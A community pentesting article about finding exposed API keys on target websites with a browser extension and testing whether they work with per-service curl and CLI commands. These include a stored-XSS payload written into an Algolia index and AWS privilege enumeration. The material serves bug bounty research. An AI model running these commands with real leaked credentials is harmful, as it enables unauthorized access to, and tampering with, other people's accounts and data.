PENTESTING

Finding Hidden API Keys & How to Use Them

This is a community article. If you want to chat to other cyber security experts, contribute articles or collaborate with us, join our Discord channel by clicking here.

Table of Contents [show]

Introduction

APIs are the keys to an organization's databases, so it's essential to control who has access to them. Industry-standard authentication and authorization mechanisms such as OAuth/OpenID Connect, in conjunction with Transport Layer Security (TLS), are crucial.

When APIs are open to the public, they face the challenge of determining if incoming requests should be trusted. Is the request a customer? Or is it an attacker? In some cases, even if the API detects and successfully denies an untrusted request, the API may nevertheless allow the potentially malicious user to try again — and again and again and again. This kind of security oversight may allow attackers to attempt to playback or replay a legitimate user request until they are successful. Countermeasures against these brute force attacks include rate-limiting policies to throttle requests, two-factor authentication, or a short-lived access token facilitated by OAuth.

So How to Find Public/hidden API Keys

There are many methods to find these API keys. You can manually visit their GitHub page or can check their source code. But I recommend you that give this tool (KeyFinder) a try:-

KeyFinder

KeyFinder is a chrome extension developed by Mo'men Basel that searches the DOM for any embed script link, as script tag may contain keys for specific API.

https://github.com/momenbasel/keyFinder

Installation


1. Download or Clone it via https://github.com/momenbasel/KeyFinder.git

2. Open chrome and go to chrome://extensions

3. Enable “Developer mode”


4. Drag and drop the `keyFinder` folder

Now You can go to your target & visit pages. The extensions will automatically capture hidden/public api keys.



In the Search field you can add your manual keywords to find API keys

After visiting links , Click on Result/s & you can see the outcomes



Now the most interesting part, you found some keys and don't know what to do further.

So below the details shows ways in which particular API keys found on a Bug Bounty Program can be used, to check if they are valid

Algolia API KEYS

Be cautious when running this command, since the payload might execute within an administrative environment, depending on what index you are editing the `highlightPreTag` of. It's recommended to use a more silent payload (such as XSS Hunter) to prove the possible cross-site scripting attack.

```
curl --request PUT \
  --url https://<application-
id>-1.algolianet.com/1/indexes/<example-index>/settings \
  --header 'content-type: application/json' \
  --header 'x-algolia-api-key: <example-key>' \
  --header 'x-algolia-application-id: <example-application-id>'
\
  --data '{"highlightPreTag": "<script>alert(1);</script>"}'
```

AWS Access Key ID & Secret

Install aws cli.Set the access key and secret to environment variables and execute the following command.

```
AWS_ACCESS_KEY_ID=xxxx AWS_SECRET_ACCESS_KEY=yyyy aws sts get-caller-identity
```

AWS credentials' permissions can be determined using Enumerate-I AM This gives a broader view of the discovered AWS credentials privileges instead of just checking S3 buckets.

```
git clone https://github.com/andresriancho/enumerate-iam
CD enumerate-iam
./enumerate-iam.py — access-key AKIA… — secret-key StF0q…
```

Slack API token

```
curl -sX POST "https://slack.com/api/auth.test?token=xoxp-TOKEN_HERE&pretty=1"
```

Facebook Access Token

https://developers.facebook.com/tools/debug/accesstoken/?access_token=ACCESS_TOKEN_HERE&version=v3.2

GitHub client id and client secret

```
curl 'https://api.github.com/users/whatever?client_id=xxxx&client_secret=yyyy'
```

Twilio Account_sid and Auth token

```
curl -X GET 'https://api.twilio.com/2010-04-01/Accounts.json' -u ACCOUNT_SID:AUTH_TOKEN
```

Twitter API Secret

```
curl -u ‘API key:API secret key’ — data
‘grant_type=client_credentials’
‘https://api.twitter.com/oauth2/token'
```

Twitter Bearer token

```
curl — request GET — url
https://api.twitter.com/1.1/account_activity/all/subscriptions/c
ount.json — header ‘authorization: Bearer TOKEN’
```

SendGrid API Token

```
curl -X “GET” “https://api.sendgrid.com/v3/scopes" -H
“Authorization: Bearer SENDGRID_TOKEN-HERE” -H “Content-Type:
application/json”
```

MailGun Private Key

```
curl — user ‘api:key-PRIVATE KEY HERE'
“https://api.mailgun.net/v3/domains"
```

Heroku API key

```
curl -X POST https://api.heroku.com/apps -H “Accept:
application/vnd.heroku+json; version=3” -H “Authorization:
Bearer API_KEY_HERE”
```

Mapbox API key

Mapbox secret keys start with sk, rest start with pk (public token), sk (secret token), or tk (temporary token).

```
curl
“https://api.mapbox.com/geocoding/v5/mapbox.places/Los%20Angeles
.json?access_token=ACCESS_TOKEN"
```

Zendesk Access token

```
curl https://{subdomain}.zendesk.com/api/v2/tickets.json \ -H
“Authorization: Bearer ACCESS_TOKEN”
```

Travis CI API token

```
curl -H “Travis-API-Version: 3” -H “Authorization: token
<TOKEN>” https://api.travis-ci.com/user
```

Gitlab personal access token

```
curl “https://gitlab.example.com/api/v4/projects?private_token=
<your_access_token>"
```

You can find more uses of different keys at https://github.com/streaak/keyhacks

> This is a community article. If you want to chat to other cyber security experts, contribute articles or collaborate with us, join our Discord channel by clicking here.

Author and Editors

This article was written by Sumit Jain (Bug hunter at Hackerone and Federacy), if you found it useful, why not follow him on Twitter and let him know.

Editing was done by Abhinav Sharma and Nathaniel Fried.

Sumit Jain

Position: Bug hunter at Hackerone and Federacy

Socials: Twitter

Abhinav Sharma

Position: Executive Partner at TurgenSec and Original Team Member

Socials: Twitter, GitHub, Linkedin

Ranked at 1st in India and 9th in the world at the HackerRank Access Denied 1.2 CTF – Abhinav is a Security Researcher at Bugcrowd specialising in Web Application Pentesting, Reverse Engineering and RFID Hacking. His recent achievements include – Successfully finding security flaws in Dell, Tesla, Telefonica, Lenovo and MasterCard. Ranking 3rd in India and 5th globally for Glug CTF 2018 (NITDGP).

Leading and managing information security events for thousands of people alongside a DEF CON group – with more events scheduled for the future. Singlehandedly developing an SSH honeypot system leveraging machine learning for the Gurugram Police Force in India.

Nathaniel Fried

Position: Co-founder of TurgenSec

Socials: Twitter, Facebook, Linkedin

Nathaniel is an SEO and Marketing expert with 6 years of industry experience.

COMMENTS

OUR SITE FACEBOOK